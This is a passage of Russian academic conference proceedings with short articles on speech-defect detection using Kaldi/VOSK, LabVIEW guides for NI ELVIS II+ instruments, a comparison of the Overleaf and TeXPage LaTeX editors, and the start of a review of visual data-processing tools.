Ассистент каф. экономической информатики (ЭИ) Белорусского гос. ун-та информатики и радиоэлектроники (БГУИР)

Эл. почта: snopok.lika081@gmail.com

Комличенко Виталий Николаевич

Канд. техн. наук, доцент каф. экономической информатики (ЭИ) БГУИР

Эл. почта: v.komlitchenko@gmail.com

Федосенко Владимир Алексеевич

Канд. техн. наук, доцент каф. ЭИ БГУИР

Эл. почта: fedosenko@bsuir.by

И.В. Климов, Д.Д. Пимонов

Разработка программного решения для выявления дефектов речи и рекомендации логопедических упражнений для их исправления

Рассматриваются разработка программного решения для выявления дефектов речи и рекомендации логопедических упражнений для их исправления. На данном этапе был реализован прототип части для оценки правильности произношения.

Ключевые слова: анализ дефектов речи, Kaldi, оценка правильности произношения.

В современном мире, где коммуникация играет ключевую роль в развитии и жизни ребёнка, важно уметь выявлять и корректировать речевые нарушения на ранних этапах их проявления. При этом, в связи с недостатком доступа детей к логопедической помощи речевые дефекты бывает сложно обнаружить на ранних стадиях развития ребёнка, и даже если эти речевые дефекты были обнаружены вовремя, не всегда имеется доступ к логопеду, который может их исправить.

В связи с этим нашей задачей была разработка программного решения, которое поможет автоматически выявлять речевые нарушения и рекомендовать упражнения для исправления данных дефектов.

Для разработки части программы для обнаружения речевых дефектов были изучены существующие решения, и за основу была взята библиотека для распознавания речи VOSK [1], основанная на фреймворке Kaldi [2]. Эта библиотека поддерживает распознавание в реальном времени и, в отличие от других решений, основана на классическом конвейере Kaldi, состоящем из 3 частей:

1. Извлечение MFCC-признаков.
2. Распознавание трифонов с помощью акустической модели.
3. Распознавание слов с помощью языковой модели.

Kaldi является одновременно и фреймворком и набором готовых программ, обычно объединяемых в рецепты – bash-скрипты, задействующие несколько программ и выполняющие какую-либо задачу.

Задача обнаружения речевых дефектов, в свою очередь, заключается в оценке правильности произношения отдельных фонем. За основу метода оценки был взят рецепт `gor_speechosean762` из стандартного набора рецептов для Kaldi. Следуя ему, оценка правильности произношения слова состоит из следующих этапов:

1. Получение пофонемно сопоставленной по времени транскрипции записи.
2. Получение распределения вероятностей трифонов.
3. Преобразование распределения вероятностей трифонов в распределение вероятностей чистых фонем.
4. Расчёт правильности произношения как разности между вероятностью правильной фонемы и максимальной вероятностью.

На выходе данного рецепта получаются оценки от 0 и ниже, и для удобства в нашем решении берёт-

ся экспонента от этого значения, чтобы нормализовать оценки в диапазоне от 0 до 1.

Затем этот способ был реализован в рамках библиотеки VOSK. В первую очередь, в Kaldi был добавлен способ извлечения распределений вероятностей трифонов из акустической модели.

Далее в VOSK был реализован вышеописанный способ. Пофонемная, сопоставленная по времени транскрипция уже доступна в VOSK при указании ограниченного набора слов для распознавания. Поскольку в модели, используемой в рецепте `gor_speechosean762`, и модели, используемой VOSK, есть небольшие отличия в том, как они обрабатывают фонемы, пришлось добавить дополнительное преобразование из позиционных фонем в чистые фонемы.

Позиционные фонемы – это фонемы с аннотацией их позиции в слове, и на каждую чистую фонему есть 4 позиционные вариации – в начале, середине, конце слова и непроисносимые фонемы. Из исходных файлов модели `vosk-model-small-ru-0.22` были извлечены таблицы преобразования позиционных фонем в чистые. Всего в данной модели позиционных фонем 202, а чистых 50.

Также были извлечены таблицы сопоставления индексов фонем их обозначениям. При распознавании на выходе VOSK выдаёт JSON с распознанным им словом. В этот вывод был добавлен список вероятностей правильного произношения всех фонем с их транскрипцией.

На данном этапе оценки, получаемые этим методом, в значительной степени являются нелинейными и сложными в интерпретации. Также если вероятность правильной фонемы выше всего, она получит максимальную оценку даже в случае плохого произношения. Для решения этих проблем планируется создать дополнительную нейронную сеть, которая будет выполнять интерпретацию вывода акустической модели и выдавать более простые и точные оценки. Для её обучения потребуется собрать набор данных, и программа для сбора данных была создана нами и описана в предыдущих статьях [3, 4].

После создания программы, которая позволяет оценивать вероятность правильности произношения фонем, встаёт задача диагностики и исправления речевого дефекта. Пример работы программы приведён на рис. 1.




Рис. 1. Пример работы программы

Первоначально следует провести диагностику, используя программу для получения вероятностей правильного произношения фонем. Диагностика будет включать устный тест, где ребенок произносит

слова или фразы. Результаты диагностики позволяют выделить конкретные фонемы, которые вызывают трудности, и определить уровень общего речевого развития. Обычно у пациентов есть проблемы с несколькими фонемами.

Далее необходимо создать индивидуальный план обучения на основе анализа программных результатов. План должен включать целевые фонемы для коррекции, подбор слов и фраз, в которых эти фонемы употребляются, определение методов и упражнений, подходящих для конкретного ребенка. Программа может помочь в выборе подходящих материалов, основываясь на данных о частоте и контексте ошибок. Важно периодически повторять тестирование для оценки динамики. Программа может фиксировать изменения в вероятностях произношения, что позволит видимо отслеживать прогресс и вносить изменения в план обучения при необходимости. Следует проводить итоговое тестирование после того, как в момент мониторинга появляется подозрение, что речевой дефект исправлен. Использование программы для оценки произношения фонем в сочетании с индивидуально подобранным маршрутом обучения может обеспечивать более целенаправленный и эффективный подход к коррекции речевых нарушений у детей. Данная система позволит оперативно выявлять и устранять речевые дефекты.

Литература

1. Библиотека для распознавания речи [Электронный ресурс]. – Режим доступа: <https://alphacephei.com/vosk/>, свободный (дата обращения: 04.09.2024).
2. Фреймволк Kaldi [Электронный ресурс]. – Режим доступа: <https://kaldi-asr.org/>, свободный (дата обращения: 05.09.2024).
3. Пимонов Д.Д. Front-end – часть веб-приложения сбора аудиоданных данных для формирования датасета // Современная российская наука: актуальные вопросы, достижения и инновации (Пенза). – 2024. – Т. 1. – С. 67–69.
4. Климов И.В. Back-end – часть веб-приложения сбора голосовых данных // Студенческая наука: актуальные вопросы, достижения и инновации (Пенза). – 2024. – Т. 1. – С. 36–38.

Климов Иван Васильевич
 Студент каф. АСУ ТУСУРа
 Эл. почта: climov.van@yandex.ru

Пимонов Даниил Дмитриевич
 Студент каф. АСУ ТУСУРа
 Эл. почта: pimonov.daniil@bk.ru

Н.А. Косарев

Информационные программы для работы с приборами комплекта NI ELVIS II+ и их использование в учебном процессе

Представлено описание информационных программ в системе LabVIEW для работы с измерительными приборами комплекта NI ELVIS II+. Разработанные программы размещены в системе iDO НИ ТГУ и используются для самостоятельной работы студентов при подготовке к лабораторным работам по радиотехническим дисциплинам.

Ключевые слова: NI ELVIS II+, LabVIEW, среда электронного обучения iDO, самостоятельная работа студентов.

Аппаратно-программный лабораторный комплект NI ELVIS II+ [1] широко применяется в обучении при проведении лабораторных практикумов, так как имеет в своем арсенале большое количество приборов, таких как генератор, осциллограф, анализатор спектра, анализатор вольт-амперных характеристик, мультиметр, источник регулируемого напряжения и многие другие. Этот комплект широко используется в учебных заведениях нашей страны и мира [2–6].

На радиофизическом факультете Томского государственного университета комплект измерительных приборов NI ELVIS II+ используется в лабораторных практикумах по различным техническим дисциплинам [7–11], в организации самостоятельной работы студентов [12, 13] и при выполнении ими курсовых и дипломных работ [14].

Данное оборудование является достаточно дорогостоящим. Поэтому для предотвращения поломок аппаратного комплекса и получения более глубоких ознакомительных знаний была поставлена задача создать программный комплекс, который будет иллюстрировать студентам особенности работы измерительных приборов и формировать первичные навыки работы с этим оборудованием.

Данный программный комплекс разработан на языке программирования «G» в среде «LabView» [15].

Автором разработаны программы для изучения особенностей работы с конкретными приборами комплекта NI ELVIS II+:

– «Руководство по работе с осциллографом (Scope) и генератором (Fgen)», которая содержит набор закладок, на которых представлены графические и текстовые материалы по генерации и отображению на экране осциллографа различных видов сигналов;

– «Руководство по работе с осциллографом (Scope) и генератором сигналов произвольной формы (Abs)», которая содержит набор закладок, на которых представлены графические и текстовые материалы по генерации и отображению на экране осциллографа сигналов произвольной формы, включая сигналы с амплитудной и частотной модуляцией;

– «Руководство по работе с мультиметром и источником регулируемого напряжения», которая предназначена для ознакомления студентов с изме-

рением напряжения, тока, сопротивления и других характеристик элементов цепей;

– «Руководство по работе с анализатором импеданса», которая предназначена для ознакомления студентов с измерением комплексного сопротивления двухполосников (резисторов, конденсаторов, катушек индуктивности и др.);

– «Руководство по работе с анализатором Боде», которая предназначена для ознакомления студентов с измерением АЧХ и ФЧХ усилителей и линейных четырехполосников;

– «Руководство по работе с анализатором спектра», которая предназначена для ознакомления студентов с измерением спектров различных сигналов;

– «Руководство по работе с анализатором вольт-амперных характеристик», которая позволяет студентам познакомиться с измерением ВАХ двух- и трёхполосников;

– «Руководство по работе с устройствами цифрового ввода/вывода», которая позволяет студентам получить навыки работы с цифровыми сигналами.

Все программы содержат внешний вид приборов и запись в виде gif-файлов реально происходящих процессов.

Все программы реализованы по одной схеме: лицевая панель программы содержит текстовое меню, при выборе конкретного пункта которого отображается определенная вкладка с графической и текстовой информацией, соответствующей этому пункту меню (рис. 1).




Рис. 1. Лицевая панель программы «Руководство по работе с осциллографом (Score) и генератором (Fgen)»

Блок-диаграммы всех программ похожи по своей структуре и включают: цикл while для непрерывной работы программы, структуры событий (Events), реагирующей на выбор конкретного пункта пользовательского меню или на нажатие определенной кнопки, структуры выбора (Case) и структуры управления вкладками (Tab Control) (рис. 2).




Рис. 2. Блок-диаграмма программы «Руководство по работе с осциллографом (Scope) и генератором (Fgen)»

Для более удобного ознакомления, эти программы реализованы в виде «.exe» файлов и размещены в среде электронного обучения iDO (<https://lms.tsu.ru/>).

Студентам предлагается самостоятельно скачать эти программы на свои компьютеры и ознакомиться с оборудованием, на котором в дальнейшем они будут работать.

После работы с программами студентам необходимо ответить на вопросы тестов, проверяющих степень усвоения рассмотренного материала. Работа студентов оценивается, а оценка учитывается в лабораторных практикумах по различным дисциплинам.

Литература

1. Комплект виртуальных измерительных приборов для учебных лабораторий NI ELVIS II. Руководство пользователя [Электронный ресурс]. – Режим доступа: <https://nitec.nstu.ru/upload/lib/NI%20ELVIS%20II%20User%20Manual.pdf> (дата обращения: 17.09.2024).

2. Иншаков Ю.М. Реализация перестраиваемых электрических цепей на базе измерительного комплекса NI ELVIS II / Ю.М. Иншаков, Е.Б. Соловьева, К.С. Езеров // Качество. Инновации. Образование. – 2019. – № 5 (163). – С. 3–11.

3. Загидуллин Р.Ш. Интегрированная цифровая среда для проведения лабораторного практикума по электронике и схемотехнике / Р.Ш. Загидуллин, А.С. Черников // Цифровые технологии в инженерном образовании: новые тренды и опыт внедрения: сборник трудов междунар. форума. – М.: Изд-во МГТУ им. Н.Э. Баумана, 2020. – С. 39–42.

4. Старжинская Н.В. Организация лабораторного практикума для изучения контрольно-измерительной аппаратуры на базе лабораторно-технической платформы NI ELVIS II+ / Н.В. Старжинская, А.И. Чернова // Эксплуатация морского транспорта. – 2022. – № 3 (104). – С. 142–146.

5. Петрова Р.И. Элективный курс «Постоянный ток» с применением макетной платы станции NI ELVIS II /

Р.И. Петрова, О.А. Литвинцева // Современная наука: актуальные проблемы теории и практики. – Сер.: Гуманитарные науки. – 2020. – № 8-2. – С. 47–49.

6. Соловьева Е.Б. Выпрямление и детектирование сигналов в NI ELVIS комплексе / Е.Б. Соловьева, К.С. Езеров, Ю.М. Иншаков // Качество. Инновации. Образование. – 2021. – № 4 (174). – С. 63–71.

7. Жуков А.А. Информационное и техническое обеспечение практикума по радиоэлектронике // Компьютерные измерительные технологии: матер. I Междунар. симпозиума. – 2015. – С. 179–182.

8. Жуков А.А. Информационное и техническое обеспечение практикума по основам теории сигналов и цепей // Современное образование: содержание, технологии, качество. – 2017. – Т. 1. – С. 224–226.

9. Дейкова Г.М. Организация практических занятий и лабораторных работ по курсу «Схемотехника аналоговых электронных устройств» / Г.М. Дейкова, А.А. Жуков // Известия вузов. Физика. – 2010. – Т. 53, № 9/3. – С. 291–292.

10. The computer laboratory workshops «The bases of electronics» / A.A. Zhukov, O.A. Dotsenko, T.D. Kochetkova, S.S. Novikov, A.A. Pavlova // 2015 International Siberian Conference on Control and Communications (SIBCON-2015). – Proceedings. – 2015. – P. 7147045.

11. Жабин О.С. Использование информационных технологий в лабораторном практикуме по курсу «Измерительные приборы и устройства в радиотехнике» / О.С. Жабин, Р.А. Василенко, Г.И. Маленко и др. // Новые информационные технологии в исследовании сложных структур: матер. XIII Междунар. конф., НИ ТГУ. – Томск: НИ ТГУ, 2020. – С. 39–40.

12. Доценко О.А. Опыт использования электронного курса «Основы работы с приборами комплекта NI ELVIS II+» для организации самостоятельной работы студентов / О.А. Доценко, А.А. Жуков // Методические, технологические и организационные аспекты электронного обучения: сб. ст. по результатам науч.-метод. конф. – Томск: НИ ТГУ, 2022. – С. 8–13.

13. Доценко О.А. Об опыте разработки и применения симуляторов измерительных приборов на основе labview для дисциплин «Радиоэлектроника» и «Схемотехника аналоговых электронных устройств» / О.А. Доценко, А.А. Жуков // Современное образование: интеграция образования, науки, бизнеса и власти. Приоритетные ориентиры высшего образования в России: стратегическое партнерство и технологический суверенитет: матер. междунар. науч.-метод. конф.: в 2 ч., 25–26 января 2024 г., Томск. – Томск: Изд-во ТУСУРа, 2024. – Ч. 1. – С. 111–116.

14. Атамасов В.В. Измерение диэлектрической проницаемости материалов конденсаторным методом с помощью программно-аппаратного комплекса NI ELVIS II+ и LABVIEW / В.В. Атамасов, Г.И. Маленко // Сборник избранных статей Научной сессии ТУСУР: в 3 ч. – Томск: В-Спектр, 2019. – Ч. 1. – С. 96–98.

15. Жуков А.А. Система программирования LabVIEW. Основы работы: учеб.-метод. пособие. – Томск: СТТ, 2020. – 150 с.

Косарев Никита Андреевич

Студент радиофизического факультета Национального исследовательского Томского государственного университета (НИ ТГУ)
Эл. почта: navkosarev@gmail.com

Ю.В. Полищук, Я.В. Гончарова, А.М. Выпова

Анализ возможностей облачных редакторов LaTeX как средства формирования отчетности студентов

Приводится анализ возможностей облачных редакторов LaTeX как средства формирования отчетности студентов. С данной позиции основной акцент в сравнения делается на использование данных сервисов как бесплатного инструмента подготовки документации. Также приводится опыт практического использования рассматриваемых сервисов.

Ключевые слова: облачные редактор, LaTeX, отчет.

Неотъемлемой частью обучения студента является систематическая подготовка разнообразной отчетной документации, включающей отчеты по лабораторным работам, рефераты, курсовые работы и другие виды документов [1]. Специфика этих отчетов часто определяется направлением обучения, что требует соблюдения определенных стандартов и форматов. При попытке реализовать данные стандарты в визуальных редакторах, таких как MS Word или LibreOffice, студенты могут столкнуться с различными проблемами форматирования из-за отсутствия необходимых опций в этих программах.

Решение данной проблемы может быть достигнуто за счет использования издательской системы LaTeX или ее разновидностей: XeLaTeX и LuaLaTeX. Их особенности реализуют возможность создания документации, соответствующей заданным стандартам [2]. Однако процесс установки и настройки рассмотренных систем на компьютер может вызвать ряд проблем у неопытного пользователя.

Таким образом, актуальной задачей является предоставление студентам инструмента, который сможет обеспечить использование LaTeX без необходимости прибегать к установке и сложной настройке соответствующего программного обеспечения. Это позволит студентам улучшить качество и скорость подготовки отчетов.

Поставленную задачу можно решить с помощью онлайн-редакторов, таких как Overleaf [3] и TeXPage [4]. Данные редакторы позволяют работать с LaTeX/XeLaTeX/LuaLaTeX в облаке и обладают функциями для создания, редактирования и совместной работы над документами.

Overleaf – это наиболее популярный онлайн-редактор LaTeX, который предоставляет пользователям удобный и интуитивно понятный интерфейс для создания научных документов. Он позволяет работать над проектами в реальном времени, что делает его идеальным инструментом для коллективной работы. Overleaf предлагает множество готовых шаблонов для различных типов документов и поддерживает интеграцию с внешними сервисами, такими как GitHub [5]. Система автокомпиляции и предпросмотра в реальном времени ускоряет процесс редактирования и уменьшает количество ошибок, делая работу с LaTeX в Overleaf доступной даже для новичков.

TeXPage – это онлайн-редактор LaTeX, являющийся китайским аналогом Overleaf. Помимо опций, доступных в Overleaf, данная платформа предоставляет больший объем времени на компиляцию документа, а также удобный редактор формул с функцией предварительного просмотра. Данная информация получена путем сравнения характеристик, полученных из официальных документаций сравниваемых сервисов.

В таблице представлено сравнение бесплатных версий данных платформ с учетом некоторых платных опций.

Сравнение Overleaf и TeXPage

Характеристика	Облачный редактор	
	Overleaf	TeXPage
Максимально допустимое время компиляции, с	20	60
Поддерживаемые компиляторы	LaTeX, XeLaTeX, LuaLaTeX	LaTeX, XeTeX, LuaLaTeX, upLaTeX
Проверка орфографии русского языка	Да	Нет
Редактор формул	Нет	Да
Окно вставки специальных символов	Только в платной версии	Да
Интеграция с Git и GitHub	Только в платной версии	Только в платной версии
Совместная работа с документом	Да	Да
Наличие готовых шаблонов	Да	Да

Анализ возможностей доступных при бесплатной эксплуатации сервисов позволяет сделать вывод о том, что такой способ их применения подходит для подготовки отчетов по лабораторным и практическим работам. Компиляция документации большего объема потребует большего времени на данную процедуру и соответственно не может быть реализована посредством бесплатного аккаунта на рассматриваемых сервисах.

Однако множество уникальных возможностей оформления контента предоставляемых издательской системой LaTeX позволяет заинтересовать ее пользователей, что в дальнейшем приводит к пониманию обучающихся в необходимости изучения и применения настольных издательских систем, осно-

ванных на TeX. Так, например, можно отметить уникальные возможности LaTeX оформления программного кода, которые позволяют эффективно оформлять листинги программ, реализуя их встроенную подсветку синтаксиса, нумерацию строк и другие возможности.

Также стоит отметить мощные возможности по набору математических формул и возможности векторной графики пакета TikZ.

В качестве примера рассмотрим использование документа-шаблона формирования отчетов по лабораторным работам для университета МТУСИ в сервисах Overleaf и TeXPage. Для его компиляции используем LuaLaTeX так как для оформления его контента применяются внешние шрифты.

Так как основной задачей документа-шаблона является демонстрация возможностей оформления контента, в нем продемонстрированы: автоматическая нумерация объектов контента и создание на них перекрестных ссылок; генерация содержания документа; использование различных окружений для оформления титульного листа; работа со списками; интеграция в документ математических формул, рисунков, таблиц и листингов; формирование списка литературы и организация ссылок на его элементы и другие возможности.

Рассматриваемый документ-шаблон включает перечисленные демонстрационные возможности оформления и состоит из 10 страниц.

Данный документ может быть откомпилирован в обоих из рассматриваемых сервисов на бесплатной основе. Стоит отметить, что скорость компиляции LuaLaTeX существенно ниже, чем LaTeX, и его компиляция происходит на пределе бесплатных возможностей обоих сервисов.

Фрагменты результата компиляции документа-шаблона продемонстрированы далее на рисунках. На рис. 1 – титульный лист отчета с интегрированным логотипом университета из внешнего файла, а на рис. 2 – пример интеграции фрагментов программного кода в виде листингов и векторного рисунка, сгенерированного с применением возможностей пакета TikZ.

В приведенном примере использованы коммерческие шрифты: шрифт с засечками Times New Roman для оформления основного текста и моноширинный шрифт Courier New для визуализации фрагментов программного кода. При необходимости оформления отчета может быть использован любой внешний шрифт, в том числе бесплатный.

Таким образом, используя только бесплатное программное обеспечение (LuaLaTeX), обучающийся может оформлять отчеты по лабораторным и практическим работам, которые с точки зрения качества оформления контента могут превосходить коммерческий MS Word. Стоит отметить, что использование издательских систем на основе TeX позволяет формировать и другие виды документации, например такие, как презентации или даже интерактивные образовательные ресурсы формата PDF [6, 7].




Рис. 1. Фрагменты отчета (титульный лист)

Для любого $i \in [1, m - 1]$ все ключи, расположенные в поддереве, на которое указывает указатель p_i , находятся в диапазоне $[k_i, k_{i+1}]$. Ключи поддерева p_0 будут меньше k_1 , а все ключи поддерева p_m больше k_m .

Рассмотрим пример **B-дерева** второго порядка $n = 2$ (рис. 1).

Рис. 1 – Структура информационного наполнения документа

Для рассмотренной схемы (рис. 1): 1...3 – корневые вершины, 4...9 – листовые вершины.

Поиск ключа в **B-дереве** происходит следующим образом. Начиная с корневой вершины, выполняются действия:

1. просматриваются ключи k_1, k_2, \dots, k_m , если искомым ключ найден, то по указателю извлекается запись основного файла;
2. если $k_i < k < k_{i+1}$ для $i \in [1, m]$, то поиск продолжается на странице p_i ;
3. если $k < k_1$, то поиск продолжается на странице p_0 ;
4. если $k > k_m$, то поиск продолжается на странице p_m .

Практическая реализация

Продemonстрируем работу индекса для таблицы `sgroup`. Добавим в нее таблицу 1 млн. записей, сгенерированных случайным образом. Для этого воспользуемся скриптом, который представлен далее (лист. 1).

```

Лист. 1 Создаем и заполняем демонстрационную таблицу sgroup
1 drop table if exists sgroup;    -- удаляем таблицу если она
2 -- существует
3
4 create table sgroup (          -- создаем таблицу sgroup
5 id integer not null,
6 group_name varchar(40),
7 primary key (id));           -- уникальный ключ id
8
9 insert into sgroup (id, group_name) -- добавляем 1 млн. записей
10 values (generate_series(1,1000000), md5(random()::text));
11
12 analyze sgroup; -- обновим статистику по таблице
    
```

Сделаем выборку данных из таблицы для группы '0241' с выводом статистики (лист. 2).

4

Рис. 2. Фрагменты отчета (страница 4)

Используя разработанный документ-шаблон, авторами произведены его тестовые компиляции в Overleaf и TeXPage, которые показали, что несмотря на то, что для сервиса TeXPage время бесплатной компиляции заявлено в три раза больше, чем для Overleaf в периоды их большой загрузки TeXPage не может откомпилировать этот документ в связи с нехваткой времени на его компиляции. Аналогичных ситуаций при эксплуатации сервиса Overleaf выявлено не было.

Таким образом, рассмотренные облачные сервисы Overleaf и TeXPage подходят для начального изучения возможностей издательской системы LaTeX и ее аналогов, а предоставляемые ими возможности в бесплатном режиме эксплуатации позволяют оформлять отчеты по лабораторным и практической работе объемом 10–15 страниц. Однако более стабильная эксплуатация реализована сервисом Overleaf.

Использование облачных сервисов позволяет активировать у обучающихся интерес к использованию и изучению настольных издательских систем на основе TeX. Одним из их основных преимуществ является возможность их установки на большинство современных операционных систем. Так, популярный дистрибутив TexLive [8] может быть установлен на операционные системы Windows, Linux, MacOS и др.

Стоит также отметить перспективность реализации аналогичных отечественных сервисов, которые были бы несомненно востребованы в научной и образовательной средах нашей страны.

Литература

1. Полищук Ю.В. Облачный редактор Overleaf как средство формирования отчетности студентов // Информационные технологии в моделировании и управлении: подходы, методы, решения: матер. VI Всерос. науч. конф. с междуна-

родным участием, Тольятти, 18–20 апреля 2023 г. – Тольятти: Тольяттинский гос. ун-т, 2023. – С. 437–444.

2. Полищук Ю.В. Способ реализации конструкторов тестов с применением издательской системы LuaLaTeX / Ю.В. Полищук, Я.В. Гончарова // Информационные технологии. – 2024. – Т. 30, № 1. – С. 50–55. DOI: 10.17587/it.30.50-55.

3. Официальный сайт Overleaf [Электронный ресурс]. – Режим доступа: <https://www.overleaf.com> (дата обращения: 08.07.2024).

4. Официальный сайт TeXPage [Электронный ресурс]. – Режим доступа: <https://www.texpage.com> (дата обращения: 08.07.2024).

5. Медянкин И.А. Сравнение систем контроля версий кода Github и Gitlab / И.А. Медянкин, А.А. Аббакумов // LI Огарёвские чтения: матер. Всерос. с междунар. участием науч. конф. – 2023. – Т. 1. – С. 221–225.

6. Коттвиц Ш. LaTeX: руководство для начинающих / пер. с англ. А.В. Снастина. – М.: ДМК-Пресс, 2022. – 320 с.

7. Полищук Ю.В. Способ синтеза интерактивных образовательных ресурсов формата PDF с применением LuaLaTeX // Программные продукты и системы. – 2023. – № 2. – С. 281–285. DOI: 10.15827/0236-235X.142.281-285.

8. Официальный сайт TexLive [Электронный ресурс]. – Режим доступа: <https://tug.org/texlive/> (дата обращения: 08.07.2024).

Полищук Юрий Владимирович

Д-р техн. наук, доцент, проф. каф. системного программирования (СП) Московского технического университета связи и информатики (МТУСИ)
Эл. почта: Youga_Polishuk@bk.ru

Гончарова Яна Владимировна

Ассистент каф. СП МТУСИ
Эл. почта: ianock2009@yandex.ru

Выпова Алиса Михайловна

Техник каф. СП МТУСИ
Эл. почта: VypZl0l@yandex.ru

М.И. Кочергин, Г.В. Макиенко, О.В. Высоцкая

Использование средств визуального программирования для обработки результатов моделирования на лабораторных занятиях

Проводится обзор средств визуального построения алгоритмов Knime Analytics Platform, Orange и конструктора вычислительного эксперимента (КВЭ) среды моделирования MAPC. Сравнивается порядок использования средств при обработке результатов моделирования на лабораторных занятиях. Отмечаются преимущества КВЭ, заключающиеся в возможности интеграции сценариев обработки данных в контур модели объекта.

Ключевые слова: виртуальный эксперимент, статистическая обработка, среда моделирования, визуальный язык.

Для создания открытого конструктора вычислительного эксперимента (КВЭ), позволяющего осуществлять обработку результатов моделирования, необходимо подключение библиотек численных методов и машинного обучения с реализацией визуального языка, который мог бы дополнить возможности среды моделирования (СМ) MAPC [1] для математической обработки данных. В качестве языка для конструктора выбран язык Python (python.org), имеющий готовые библиотеки для обработки и визуализации данных.

Построение визуального языка, с одной стороны, является развитием языка алгоритмических конструкций СМ MAPC, с другой стороны, позволяет непрограммистам выполнять сложные математические операции с опорой на парадигму Zero-code (не требующую написания программного кода при разработке информационных систем).

Целью данной работы является представление возможностей КВЭ для статистической обработки данных результатов моделирования в СМ MAPC.

Языки визуального проектирования алгоритмов обработки данных

Обзор сред для обработки данных приведён в работах [2, 3]. Рассмотрим наиболее высоко оценённые из них. Одним из таких инструментов является платформа KNIME Analytics Platform (<https://www.knime.com/>) – сервис с открытым исходным кодом, предлагающий набор узлов для обработки, анализа и визуализации данных. Её особенности:

- визуальное программирование: алгоритмы и данные представлены в виде узлов (Nodes), потоки (Workflow) данных и последовательность обработки – связи узлов;

- готовая библиотека узлов в разделах преобработки данных, машинного обучения (кроме нейронных сетей), анализа текстов, визуализации и т.д.;
- интеграция с другими инструментами: языками (Python, R, C++), базами данных и др.;
- открытый исходный код.

